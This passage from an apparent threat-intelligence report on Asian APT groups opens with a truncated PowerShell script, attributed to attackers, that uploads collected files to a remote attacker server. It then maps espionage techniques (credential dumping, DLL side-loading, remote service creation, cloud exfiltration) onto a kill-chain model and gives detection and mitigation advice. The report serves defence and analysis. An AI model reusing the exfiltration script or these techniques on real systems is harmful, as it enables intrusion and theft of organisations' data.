[System.Net.ServicePointManager]::CertificatePolicy = [TrustAllCertsPolicy]::new();
$files = Get-ChildItem -Path $path -Filter $filter -Force;
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;
foreach ($singleFile in $files)
{
    $fileName=$singleFile.Name;
    $filePath=$singleFile.FullName;
    $fileBytes=[System.IO.File]::ReadAllBytes($filePath);
    $fileEnc=[System.Text.Encoding]::GetEncoding('ISO-8859-1').GetString($fileBytes);
    $boundary=[System.Guid]::NewGuid().ToString();
    $LF="`r`n";
    $bodyLines=("--$boundary","Content-Disposition: form-data; name=`"file`"; filename=`"$fileName`"","Content-Type
    $headers=@{'Upload-Passport'=$UPLOAD_PASSPORT;};
    $response=Invoke-RestMethod -Uri $URL -Method Post -Headers $headers -ContentType "multipart/form-data; boundar
    Write-Host "$fileName : $response";
```

To send their collected RAR archives in a REST API request to the remote server hxxps://www.apple-cart[.]com, the attackers used the PowerShell method Invoke-RestMethod. Before the data was sent, it was encoded in a special format.

Detection

Exfiltration often involves a large amount of data, therefore any unusual bursts of network traffic may be an indicator of data leaks. Network traffic analysis (NTA) systems can identify large or unusual data transfers, and they can employ machine learning algorithms to detect anomalies, including data exfiltration.

In a SIEM system, you can detect this technique through a netflow analysis. For example, you can detect when the number of bytes sent over a specific period of time exceeds a certain threshold value. This type of rule can also be used in combination with other rules, because legitimate applications can also send a large amount of data.

EPP is another type of solution that can detect data exfiltration. EPP solutions track activity on a host, including system events, network traffic, and API function calls. When analyzing the activity of a process to find network interaction, you can look for various APIs, such as Winsock (connect(), send(), recv()) or the higher-level WinInet (HTTPSendRequest). The Crypto API can also be used to encrypt data before it is sent to a C2 server.

One of the detection methods is Cyber Threat Intelligence. A SOC can use threat intelligence (TI) sources to detect known C2 domains and IP addresses that are associated with known APT groups. A security team can track network traffic and activity on a host to detect connections to these C2 servers. Up-to-date information about malicious domains and IP addresses is provided in Kaspersky Threat Data Feeds.

Learn more

Exfiltration can also be detected based on specific PowerShell commands that enable attackers to send data to a remote server:

Cmdlet	Aliases
Invoke-WebRequest	iwr, curl, wget
Invoke-RestMethod	irm

Please keep in mind that APT groups often obfuscate the commands they execute. For this reason, do not forget about the Obfuscated Files or Information T1027 technique.

You must also track the startup of various post-exploitation tools and utilities that can be used for data exfiltration.

Event source	Log	Event ID
Windows	Security	4688
Sysmon	Sysmon	1, 3
Windows	Microsoft-Windows-PowerShell/ Operational	4103, 4104

SIGMA rules

- Sigma-Generic-Protocol Tunneling via Plink Utility
- Sigma-Generic-Ingress Tool Transfer via curl.exe
- Sigma-Generic-Execution of Downloaded PowerShell Code
- Sigma-Generic-Exfiltration via pscp.exe

Impact TA0040

Asian APT groups rarely perform actions that deliberately disrupt the performance of a compromised system. The main objective of these groups is to remain undetected and collect data (cyber-espionage) for as long as possible.

Attackers who have the discipline to adhere to this strategy can remain undetected in a victim's infrastructure for years and collect the information that they want.

In some cases, however, Asian threat actors may directly impact the technological and business processes of a company. For example, Incident 5 describes a group that encrypted user data for this purpose (Data Encrypted for Impact T1486). These cases are the exception rather than the rule.

Analysis of attacker actions based on the Unified Kill Chain

Basic description

While reading the "Incidents" and "Technical details" sections, you could see that attackers use a wide range of TTPs in their attacks. The popular Cyber Threat Intelligence methodologies and models that strive to understand an attacker's movement through an infrastructure are not always capable of describing an attack chain. The most popular model is the Cyber Kill Chain (CKC), which was developed in 2011 by the Lockheed Martin Corporation. This model is already outdated and does not provide sufficient insight into an attacker's movement within an infrastructure. Of course, there is also the popular MITRE ATT&CK framework, which is currently the most well-known and richest source of knowledge about threats. However, there are frequent situations when this methodology is insufficient to fully analyze the activity of attackers.

In our aim to use a model that properly addresses the modern threat landscape and the current actions of an attacker within an infrastructure, we decided to implement a more state-of-the-art approach as presented in the document titled "The Unified Kill Chain" written by Paul Pols in 2017. For a detailed description of this model and information about the author of this research document, you can visit www.unifiedkillchain.com.

The Unified Kill Chain (UKC) expands the CKC model by merging the improvements previously proposed by other authors with the attacker tactics presented in the MITRE ATT&CK matrix.

As a result, the UKC provides a metamodel that supports the development of end-to-end chains for specific attacks and attack chains for specific objects that can then be analyzed, compared, and properly secured against.

The UKC improves upon the CKC and MITRE ATT&CK frameworks by modeling social engineering, pivoting, and compromised integrity and availability in addition to confidentiality. The UKC model also demonstrates that attackers do not need to complete each attack phase in a specific sequence. This fact can seriously impact a security strategy because the security measures anticipating these phases may be bypassed. It may be more effective to employ defense-in-depth strategies that focus on specific attack phases that occur most frequently or that hold critical value for forming a particular attack path.

Phases of the Unified Kill Chain:

Modern cyberattacks follow a phased progression toward strategic objectives and can be described in terms of tactics, techniques, and procedures (TTPs). The UKC provides a tactical representation of attacks using the actions directed at achieving the objectives of an attack.

The utilized tactics can be viewed as attack phases, which may remain similar across various attacks even if the specific methods and procedures change at the operational level.

Using a hybrid research approach, 18 phases were identified that can be used to describe modern cyberattacks. The table below shows the individual attack phases and their expected order.

Sequence of attack phases in the Unified Kill Chain

1	Reconnaissance	Researching, identifying and selecting targets using active or passive reconnaissance
2	Resource Development	Preparatory activities aimed at setting up the infrastructure required for the attack
3	Delivery	Techniques resulting in the transmission of a weaponized object to the targeted environment
4	Social Engineering	Techniques aimed at the manipulation of people to perform unsafe actions
5	Exploitation	Techniques to exploit vulnerabilities in systems that may, amongst others, result in code execution
6	Persistence	Any access, action or change to a system that gives an attacker persistent presence on the system
7	Defense Evasion	Techniques an attacker may specifically use for evading detection or avoiding other defenses
8	Command & Control	Techniques that allow attackers to communicate with controlled systems within a target network
9	Pivoting	Tunneling traffic through a controlled system to other systems that are not directly accessible
10	Discovery	Techniques that allow an attacker to gain knowledge about a system and its network environment
11	Privilege Escalation	The result of techniques that provide an attacker with higher permissions on a system or network
12	Execution	Techniques that result in execution of attacker-controlled code on a local or remote system
13	Credential Access	Techniques resulting in the access of, or control over, system, service or domain credentials
14	Lateral Movement	Techniques that enable an adversary to horizontally access and control other remote systems
15	Collection	Techniques used to identify and gather data from a target network prior to exfiltration
16	Exfiltration	Techniques that result or aid in an attacker removing data from a target network
17	Impact	Techniques aimed at manipulating, interrupting or destroying the target system of data
18	Objectives	Socio-technical objectives of an attack that are intended to achieve a strategic goal

We used the Unified Kill Chain model to create our own table linked to Asian APT groups so that we can give you some insight into the motivations of threat actors and provide data on the possible steps taken by these groups in their attack campaigns. This table contains the phases described in the UKC and the techniques that we were able to detect and correlate with the specific phases. It also contains additional details that will help you understand the motives and actions of attackers at a specific phase (we do not provide detailed technical data related to TTPs here because this was already explained in the "Technical Details" section).

The Cyber Kill Chain phases are combined into three main groups: In, Through, and Out

In ❯ Through ❯ Out

1. Reconnaissance
2. Resource Development
3. Delivery
4. Social Engineering
5. Exploitation
6. Persistence
7. Defense Evasion
8. Command & Control

9. Pivoting
10. Discovery
11. Privilege Escalation
12. Execution
13. Credential Access
14. Lateral Movement

15. Collection
16. Exfiltration
17. Impact
18. Objectives

Each group corresponds to the different intentions of attackers:

In: attackers attempt to gain access to systems or data available only to trusted users or devices. These systems or data often reside in an enterprise network, which means that the attackers are aiming to penetrate the enterprise perimeter.

Through: after infiltrating the infrastructure, attackers attempt to obtain the privileges that are required for fulfilling their initial plans. This includes expanding their network of compromised resources, elevating their privileges in the domain, and obtaining the account credentials of high-privilege users.

Out: after obtaining the necessary access and privileges, the attackers achieve their initial objectives: exfiltrating data (cyber-espionage) or influencing operation of critical components (sabotage).

Stage	Technique	Details
Reconnaissance	—	Asian APT groups conduct initial reconnaissance of their victim according to their strategic goals, which may be related to politics, economics, technology, or other interests of the particular group. They may consider the following factors: Scope of activity. Asian APT groups may be targeting organizations whose activity is related to technological innovations, armaments, government regulation, energy, or other important industries. Access to valuable information. They target organizations or employees who may have access to valuable intellectual property or government secrets. This information is gathered to compile a victim profile and generate appropriate phishing messages for future use. Holes in system security. Attackers probe the network perimeter of an organization to identify known vulnerabilities in systems or weak cybersecurity measures. This type of reconnaissance is conducted to choose the initial attack vector. Existing cybersecurity measures. Attackers seek data that can reveal the specific cybersecurity tools currently used in the organization. This data is required for proper preparation of the attacker's arsenal prior to an attack.

Stage	Technique	Details
Resource Development	—	After choosing their victim, Asian APT groups test their attack arsenal to see if their tools can be detected by the specific security products that may be protecting the endpoints in the target infrastructure. The attackers make sure that all of the malware components that will be used in the attack are not, upon their release, detected or blocked by cybersecurity tools. If they are detected, the malware developers attempt to ascertain which specific code segment or component was detected by the security tools and then build a revised component that will not be detected. When attackers attempt to use a set of executable files (EXE) and dynamic-link libraries (DLL) for the DLL Hijacking attack technique but their actions are detected by some blocking mechanism, they often try to find a way to evade this detection. To do so, the malware developers may change the contents of the EXE/DLL to bypass protection. If the attackers are not able to quickly bypass detection, they simply replace the executable files and libraries with different ones that do not raise suspicion. This lets them avoid being blocked and evade other security measures to continue their cyberattack. Attackers also frequently try to deploy multiple functionally overlapping backdoors on an infected system. This enables the actors to switch between these backdoors on an infected machine in case certain components of the malware are detected and blocked. An important distinguishing feature among Asian APT groups is their generally low priority for stealth and concealment. Their main objective is to collect as much important information as possible as quickly as possible while the infected systems are still under their control. For this reason, if a detection occurs on an infected machine, they do not simply abandon this machine after clearing the logs to wipe their tracks. Instead, they replace the detected component with an updated version that can evade detection by the security software.

Stage	Technique	Details
Delivery Social Engineering	T1566.001	After attackers complete the preparation of their attack arsenal, this arsenal must be delivered to the victim's system. For this scenario, we decided to merge 2 phases into one because malware delivery and social engineering are normally combined by the popular technique known as phishing. A favorite subtechnique used by Asian APT groups is known as Phishing: Spearphishing Attachment T1566.001. Instead of mass mailing phishing messages, attackers specifically select their victims after carefully studying their profiles and network behavior. This enables the attackers to create more persuasive and personalized phishing emails or messages, which increases the likelihood of a successful attack. The attacker attempts to exploit specific processes within the victim's organization or potential events in the country while accounting for the geographic and cultural specifics of the victim. The attacker may also target specific individuals or management officers to gain access to their personal information or pursue a political or economic benefit. Based on the "Technical Details" section, we primarily observe the following: • Self-extracting archives containing an office document and a malicious executable file; • Archives containing malicious executable files whose names end with PDF or DOC so that the victim will think it is a real document and open the file.
Exploitation	T1190	This vector remains an excellent opportunity for initial infection of an infrastructure if the previous phase is more resource-intensive albeit simpler in implementation. Asian APT groups are known for their advanced technical skills and exploitation of various vulnerabilities for successful attacks. They attempt to exploit popular vulnerabilities in web applications, mail services, remote administration tools, and many other resources. A detailed list of popular CVEs employed by Asian APT groups is provided in the "Technical Details" section under the Exploit Public-Facing Application T1190 technique.

Stage	Technique	Details
Persistence	T1546 T1546.003 T1546.012 T1546.015 T1197 T1078 T1078.002 T1053 T1053.005 T1543.003 T1505 T1505.003	As revealed by our observations, Asian APT groups establish persistence within an infrastructure by using a multitude of procedures and techniques ranging from the simplest to the most complicated: • Valid Accounts T1078 • Scheduled Task/Job T1053 • Windows Service T1543.003 • Windows Management Instrumentation Event Subscription T1546.003 • Image File Execution Options Injection T1546.012 • Component Object Model Hijacking T1546.015 This set of techniques was observed only in some of the detected incidents related to Asian APT groups. Its use depends on the specific group and their capability to implement certain techniques within the victim's infrastructure. However, we do observe one persistence approach in the overwhelming majority of incidents involving Asian APT groups. This approach is a combination of the Create or Modify System Process: Windows Service T1543.003 + Hijack Execution Flow: DLL Side-Loading T1574.002 technique and subsequent implementation of the Process Injection: Process Hollowing T1055.012 technique to avoid detection of the attacker's activity. This combination is especially notable because it is associated with multiple MITRE ATT&CK tactics, including persistence, privilege escalation, and defense evasion. This provides the attacker with a favorable position for subsequent attack activity. As we already described in the "Technical Details" section, the attackers first deliver a malicious dynamic library and a clean executable file that is vulnerable to DLL Hijacking, then they create a Windows service based on the legitimate file that was dropped onto the host. Then they start the service, which results in the execution of the malicious library. The attacker then proceeds to use the technique known as Process Injection: Process Hollowing T1055.012. In this scenario, the service process creates a new legitimate process in the suspended state, and a backdoor for interacting with the command and control center is injected into this process. To disguise the malicious service in addition to using the DLL Side-Loading T1574.002 technique, Asian APT groups often create a service that is concealed behind the svchost.exe process. As a result, the attacker always has a running process with System privileges maintained through the service to complete further steps in their attack.

Stage	Technique	Details
Defence Evasion	T1574 T1574.001 T1574.002 T1070 T1070.004 T1070.005 T1055 T1055.012 T1562 T1562.001 T1027 T1564 T1564.003 T1036 T1036.005 T1036.004	During the later phases of the UKC, Asian APT groups no longer try so hard to conceal their malicious activity in the targeted infrastructure because their goal is to steal as much information as possible as quickly as possible. In case the attack is being ignored by security personnel, they try to remain in the network as long as possible. Nevertheless, we do observe a sufficiently broad spectrum of techniques related to the Defense Evasion phase. During the first phases of the UKC, Asian APT groups normally use a set of techniques that can be rather difficult to detect by themselves. These are primarily the Hijack Execution Flow T1574 and Process Injection T1055 techniques. It can be quite problematic for security personnel to detect these techniques without advanced monitoring within the infrastructure. During later phases, attackers are not averse to using "louder" techniques to conceal their actions or outright disabling data protection tools that hinder them from carrying out their planned steps. APT groups use various resources to disable security tools. These may include utilities that are specially created for this purpose, or utilities that are already available in the operating system. They may also change registry settings, use PowerShell, or employ other legitimate tools for their own purposes, including those provided for Living off the Land techniques at lolbas-project.github.io based on the MITRE ATT&CK framework. Over the course of an entire attack, Asian APT groups use a set of techniques related to obfuscation to achieve various objectives in the infrastructure, including the following: • Bypass security solutions to deliver malicious code • Bypass security solutions to execute malicious code. • Collect data in infected systems for subsequent data exfiltration. The simplest techniques used by attackers are related to the Masquerading T1036 technique. The most frequently used masquerading methods are to create and start processes/services/files that look like legitimate ones in the operating system to make it more difficult for cybersecurity experts to effectively analyze the infected system. However, these actions are easy to detect if security personnel has configured the necessary monitoring rules in the infrastructure.

Stage	Technique	Details
Command & Control	T1071 T1071.001 T1102 T1105	Main Command & Control technique is Application Layer Protocol: Web Protocols T1071.001. Most use the HTTP and HTTPS protocols for C2 communications. The observed groups use various backdoors to interact with a CnC server. They most frequently use a dynamic library that is executed via the DLL Side-loading T1574.002 technique as demonstrated in our examined cases. The ShadowPad backdoor, which is popular among Asian APT groups, is delivered to a victim's computer together with a legitimate executable file. This is known as the Ingress Tool Transfer T1105 technique. To download a payload to a host, attackers use legitimate programs such as certutil.exe and bitsadmin.exe, which are commonly used with the "Living off the Land" technique to avoid detection. The backdoor is started by creating a new service or a scheduled task. After establishing a connection with the command and control center, the backdoor runs a command shell in which the operators remotely execute commands to continue their attack. The attackers may conduct reconnaissance, initiate lateral movement, and install additional tools for the attack.
Pivoting	T1572	If a compromised host resides in a network that is not accessible to an external attacker, Asian APT groups implement a technique known as pivoting. In other words, they use an accessible host as a sort of "transfer terminal" to pivot to the otherwise inaccessible network. The most popular Pivoting technique is SSH port forwarding, which is described in the **"Technical Details"** section. Pivoting allows attackers to execute their C2 commands on hosts that are concealed behind firewalls, network address translation (NAT), or other technologies.
Discovery	T1518 T1007 T1082 T1016 T1049 T1124 T1069 T1069.002 T1135 T1018 T1482 T1012 T1087 T1083 T1615 T1046 T1057 T1033	Prior to advancing further through a victim's infrastructure, Asian APT groups gather information about the target network and its configuration to identify the best ways to continue their attack. They try to get as much information as possible about the target before initiating more aggressive steps in their attack. According to our data, attackers gather the full spectrum of intelligence on the infrastructure environment by primarily using legitimate software that is already available in the operating system. In some cases, we also detected various custom-written tools such as network scanners that were delivered to the infrastructure to inspect the network environment. The attackers normally send the collected data to their C2 server. Each discovery technique pursues a specific objective. For more details, please refer to the "Technical Details" section.

Stage	Technique	Details
Privilege Escalation	T1543 T1543.003	As we already described earlier, the primary way that Asian APT groups elevate their privileges is by running a malicious service. As an example, the PlugX backdoor, specifically the XPlugService module, can access commands related to Windows services. Its code was written specifically to request the configuration of services, change the configuration of services, and to start, manage, and delete services.
Execution	T1059.003 T1059.001 T1047 T1569.002 T1106	Asian APT groups primarily use Windows services or scheduled tasks to execute their payload. Attackers may also run a CMD command shell to execute commands received from their C2 server. Asian APT groups also use Batch and PowerShell scripts to automate their activities such as host discovery and data collection. Asian APT groups often resort to using the wmic utility and the Wmiexec module from the popular Impacket framework.
Credential Access	T1003 T1003.001 T1003.002 T1003.003 T1552 T1552.001	When it comes to acquiring account credentials in a target infrastructure, Asian APT groups do not differ very much from other groups. They use the same most popular set of techniques related to the Credential Access TA0006 tactic. Naturally, this primarily involves the OS Credential Dumping T1003 technique, which includes dumping the Lsass.exe process, saving the SAM registry hives, and obtaining the NTDS.dit file from the domain controller. One notable distinguishing feature of these groups is that they normally choose account credential acquisition tools that are popular only in the APAC region. However, these tools can still be detected based on their tactics, techniques, and procedures in accordance with David Bianco's Pyramid of Pain principle. In the majority of the attacks that we observed, Asian APT groups also search for account credentials that are revealed in cleartext within files and in various registry hives. This phase allows Asian APT groups to access valuable account credentials that can be used for further steps in an attack. For example, they can use these credentials to spread further throughout the infrastructure.

Stage	Technique	Details
Lateral Movement	T1021.002 T1570 T1091 T1080 T1550.002	After obtaining the necessary account credentials, Asian APT groups move through the victim's infrastructure and copy their malicious samples to other systems. They primarily use the SMB protocol to move between hosts. As they move through the network, they immediately establish persistence on remote systems by using a service or new task, for example: sc.exe \\<remote> create schtasks.exe /create -s <remote> In addition, Asian APT groups use the popular modules SMBExec, Atexec, Wmiexec, and PsExec from the Impacket framework. They also use RDP to connect to remote systems.
Collection	T1560 T1560.001 T1119 T1005	After attackers acquire freedom of action for lateral movement through the infrastructure, they proceed to collect relevant information and choose specific targets that can provide them with the most valuable information. This valuable information may include intellectual property, financial data, technical documentation, and other confidential data from all data sources that they can reach. First, they perform an automated search for all document formats on the infected machine, including *.pdf, *.doc, *.docx, *.xls, and *.xlsx. In the overwhelming majority of the incidents that we detected, Asian APT groups follow up this search by using various archivers to gather data from the victim's computers. Actors may use archivers that are already installed on the target machine, or deliver archivers to it from the outside. As we already described in the "Technical Details" section, one of the distinguishing features in the procedures that we observed among Asian APT groups is their movement of archives to the Recycle Bin (C:\$Recycle.Bin) before their subsequent exfiltration. In addition to collecting sensitive information as their ultimate goal, attackers also collect intelligence on the network environment and write this data to individual text files for subsequent exfiltration to an external network, thereby completing part of their Discovery phase.

Stage	Technique	Details
Exfiltration	T1567 T1567.002 T1041	After collecting the relevant information, the attackers compress this data and forward it to a server that is usually acting as their command and control center. This is known as the Exfiltration Over C2 Channel T1041 technique. However, Threat Intelligence data can be used to successfully block connections to the attacker's C2 server. For this reason, attackers began using legitimate web services to evade detection as part of the technique known as Exfiltration Over Web Service T1567. Asian APT groups create their own tools for data exfiltration to cloud storage, including the following data storage services: Dropbox, Google Drive, Yandex Disk. The arguments that they pass with these tools include the archive path and the authentication token for the specific service.
Impact	T1486 T1489	When examining the typical Impact phase conducted by Asian APT groups, we normally do not observe much aggressive impact on the infrastructure. However, we have observed some exceptional cases, such as an incident involving data encryption on a target system in Argentina. When starting their own services, Asian APT groups may also query services that are already running in the target system and stop them, which is known as the Service Stop T1489 technique. However, this activity is not deliberately meant to inflict damage on business processes.

Stage	Technique	Details
Objectives	–	Based on our observations, the overwhelming majority of Asian APT groups ultimately pursue the following goals: **Cyber-espionage:** The primary motivation of Asian APT groups is to acquire sensitive information and technological data from other governments, companies, or organizations. Examples of this data may include intellectual property, trade secrets, patents, and other data that can provide a competitive advantage. **Political and military objectives:** Some Asian APT groups may aim to capture government or military information that could be used for political manipulation, intelligence activity, or preparations for potential conflicts. **Economic interests:** Asian hackers may target companies engaged in specific industries, such as finance, energy, telecommunications, or others for the purpose of acquiring financial information that could be used for commercial gains. **Financial motives:** In some cases, Asian APT groups may hack organizations for financial benefit by stealing payment details or conducting Ransomware attacks to demand ransom payments, for example.

Recommendations for the use of various security measures at the stages of the Unified Kill Chain

Endpoint Protection Platform (EPP)

Learn more

Next Generation Firewall (NGFW)

Secure Email Gateway (SEG)

Learn more

Web Application Firewall (WAF)

Secure Web Gateway (SWG)

Learn more

Endpoint Detection and Response (EDR)

Learn more

Data Leak Prevention (DLP)

Network Traffic Analysis (NTA)

Learn more

Security Information and Event Management (SIEM)

Learn more

Threat Intelligence (TI)

Learn more

Distributed Deception Platform (DDP)

Mitigation

This section describes the measures that can be taken to reduce the risk of infrastructure compromise. We divided these mitigation measures into "Hardening and security" and three groups corresponding to the phases of the Unified Kill Chain:

- Preventing downloads and execution
- Preventing lateral movement
- Preventing attackers from fulfilling their objectives

Below is a description of the main processes and approaches that will help reduce the risk of compromise and increase the likelihood of timely detection and remediation of threats.

Hardening&Security

This is a set of measures to strengthen the protection of the organization's infrastructure, including building BlueTeam processes: Security Operations (SOC), Threat Hunting (TH), Digital Forensics & Incident Response (DFIR), Cyber Threat Intelligence (CTI).

As we already noted, Asian APT groups almost always make a lot of noise when they break in. In other words, they run a multitude of tools via BAT files, start services using methods that are unusual for most companies, employ Red Team tools and PowerShell, and actively use shared network folders. This means that even basic correlation rules in SIEM can detect these attackers during one or another of their attack phases. However, this is only true if the targeted organization monitors all hosts (or the overwhelming majority of them, including servers and critical resources), and the monitored events received in the SIEM system are sufficient for detecting an attack. In the "Technical details" section, the description of each technique is followed by a list of events that can help detect it. To effectively implement state-of-the-art cybersecurity approaches, we need to understand the specifics of the infrastructure we deal with. This knowledge must include every possible detail, ranging from the number of hosts and operating systems installed on them to the network topology and potential traffic between its segments. This level of knowledge is provided by the asset management process.

In addition to the usually loud entrance made by Asian APT groups, they also typically exploit vulnerabilities in the infrastructure. These are often old vulnerabilities that already have patches available from the appropriate vendor. Fine-tuned patch management and vulnerability management processes help significantly reduce opportunities for attackers.

Asset Management

A continual asset inventory process is crucial for infrastructure security. To ensure productive interaction between various Blue Team groups, information about the company's existing workstations, servers, firewalls, routers, gateways, and other resources must be accurate.

In some cases, however, issues may arise at this stage, especially in companies that have hundreds of thousands of hardware units. To resolve these issues, you can consider basing your asset management approach on prioritizing assets and distinguishing critical equipment **(Crown Jewels).**

The Crown Jewels approach takes into account the specific technological and business processes of the company to distinguish the critical resources, disabling or compromise of which could potentially lead to financial, reputational, or other losses.

Any lack of asset management in a company can result in "forgotten" servers that are not being updated and are no longer transmitting telemetry. This increases the attack surface for attackers and can serve as one of the critical reasons why the infrastructure may be compromised.

Vulnerability management

Vulnerability management is an important part of an overall security program.

The vulnerability management process helps identify, evaluate, and fix potential vulnerabilities in the security system. Timely detection and correct remediation of vulnerabilities help significantly improve the security of a company. Vulnerability management is normally divided into four stages:

1. Vulnerability search/scan
2. Vulnerability risk assessment
3. Vulnerability prioritization and fixing
4. Patching verification

The next step in the development of the Vulnerability management process occurs through automation and continuity of the process.

Asian APT groups attempt to find vulnerable components of systems during initial access as well as after infiltrating an infrastructure. Some groups perform mass infrastructure scans to find vulnerable components (for example, Windows hosts vulnerable to EternalBlue, Exchange server vulnerabilities, outdated versions of web servers and applications).

Security Products

Properly installed and correctly configured security solutions are crucial for ensuring infrastructure security. State-of-the-art EPP, EDR, and sandbox solutions help prevent the execution of malicious code on enterprise hosts. IDS and IPS solutions help detect and prevent network connections that are identified as malicious. Properly configured deception systems are capable of detecting sophisticated attacks, which enables rapid response and allows to mitigate the risk of an infrastructure compromise.

In turn, SOC, TH and IR teams can extract an enormous amount of useful data from security solution triggerings and thereby reduce the amount of time spent on incident investigation.

Preventing downloads and execution

Blocking malicious resources

Consider blocking malicious resources, for example, by preventing DNS resolution of malicious domains or by blocking network connections with IP addresses associated with attacks. Up-to-date indicators of compromise (IOCs) that you can use to conduct investigations can be found in feeds, such as Kaspersky Threat Data Feeds.

Learn more

DPI

Consider using Deep Packet Inspection technology (DPI) to expand your traffic analysis capabilities.

Filtering inbound traffic

Consider filtering inbound traffic on edge devices such as routers and firewalls.

Allowlisting connections

Consider creating a list of trusted resources with which connections are allowed.

Patch Management

Consider setting up an update and vulnerability patching process that is customized for the specific infrastructure.

EPP and EDR

Consider using endpoint protection solutions. State-of-the-art protection like Kaspersky Endpoint Security can help quickly detect and block threats by utilizing behavior analysis, machine learning, and other technologies while relying on up-to-date information about threats.

Application Policies

Consider implementing policies that regulate which specific users can start certain applications. One well-advised scenario would be to configure rules/policies that block the startup of applications that are not specifically indicated on an allowlist. These lists are created based on the operational requirements of specific employees and departments.

Principle of least privilege

Consider implementing the principle of least privilege, which requires that employees are granted only the minimum required permissions to perform their specific work. An inventory of rights and permissions must also be regularly conducted, so that users only retain the permissions that they currently need.

Preventing lateral movement

Network segmentation

Consider segmenting the network. By dividing a network into segments and restricting non-typical connections between them, you can significantly reduce the risk of attack propagation over the network and hinder lateral movement of an attacker.

Replacing obsolete technologies

Consider replacing or disabling obsolete technologies that are vulnerable to attacks[17]. Protocols like NBT-NS and LLMNR allow attackers to conduct Man-in-the-Middle attacks, while the NTLM protocol is architecturally vulnerable to relay attacks. A modern network environment allows you to use the DNS and Kerberos protocols for the same purposes as those older protocols.

Password policies

Consider implementing password policies. This will help reduce the number of weak passwords in your company. We also advise to implement Password Filtering[18] technology, which requires to install a DLL library on the domain controller to prevent users from setting passwords like "Pssword1" and "Company2023".

Protecting account credentials

Consider using Credential Guard technology, which provides a security component that lets you store account credentials in the address space of an isolated LSA process (isolation is achieved through virtualization). Since Asian APT groups use many ways to dump credentials, both through self-written malware and using system legitimate utilities. In the “Technical Details” section, we showed the ways in which Asian APT groups obtain credentials from the LSASS process memory, from the SAM database, as well as from password stores.

[18] First you must consider switching to different protocols for your applications before disabling them. If specific software cannot work with newer protocols, you should consider allocating a separate network for hosts where the obsolete software is installed. This will help limit exploitation of vulnerable technologies.

[19] **Password**

Learn more

Protecting privileged accounts

Consider using the Protected Users group in Active Directory. By adding high-privilege accounts to this group, you can reduce the risk of attackers stealing the account credentials of these users (for example, by capturing them from the address space of the lsass.exe process).

Using honeypots

Consider using honeypots in the infrastructure. They increase your chances of detecting an attack before any real damage is done.

Zero Trust architecture

Consider implementing Zero Trust principles in your organization. The main concepts and principles of this type of architecture are discussed in NIST Special Publication 800-207.

Learn more

Preventing attackers from fulfilling their objectives


The main goal of Asian APT groups is to obtain information. For this reason, we must not only provide an appropriate access model for this information, but also have the capability to detect when it is being stolen.

Attackers use various services for exfiltration of targeted information, including cloud storage, such as Yandex.Disk, Google drive, DropBox, FileIO and others. The asset management, configuration management and identity management processes help us understand which devices in an organization typically connect to external (untrusted) resources and which devices interact with information that is sought by attackers. Rational resource management based on information gathered during these processes will help reduce the risk of unauthorized access. Armed with technical information about the resources of the company and its processes, administrators and the security team can also configure an advanced, company-specific audit that will catch suspicious events, such as a network connection with a file server from a non-typical host.

Statistics on attacked companies

As a supplement to the technical details and descriptions of potential attack vectors within the context of the Unified Kill Chain concept discussed earlier, this section provides some statistics on companies targeted by attacks all over the world based on data from the Kaspersky Threat Attribution Engine and our internal data on the activity of specific groups.

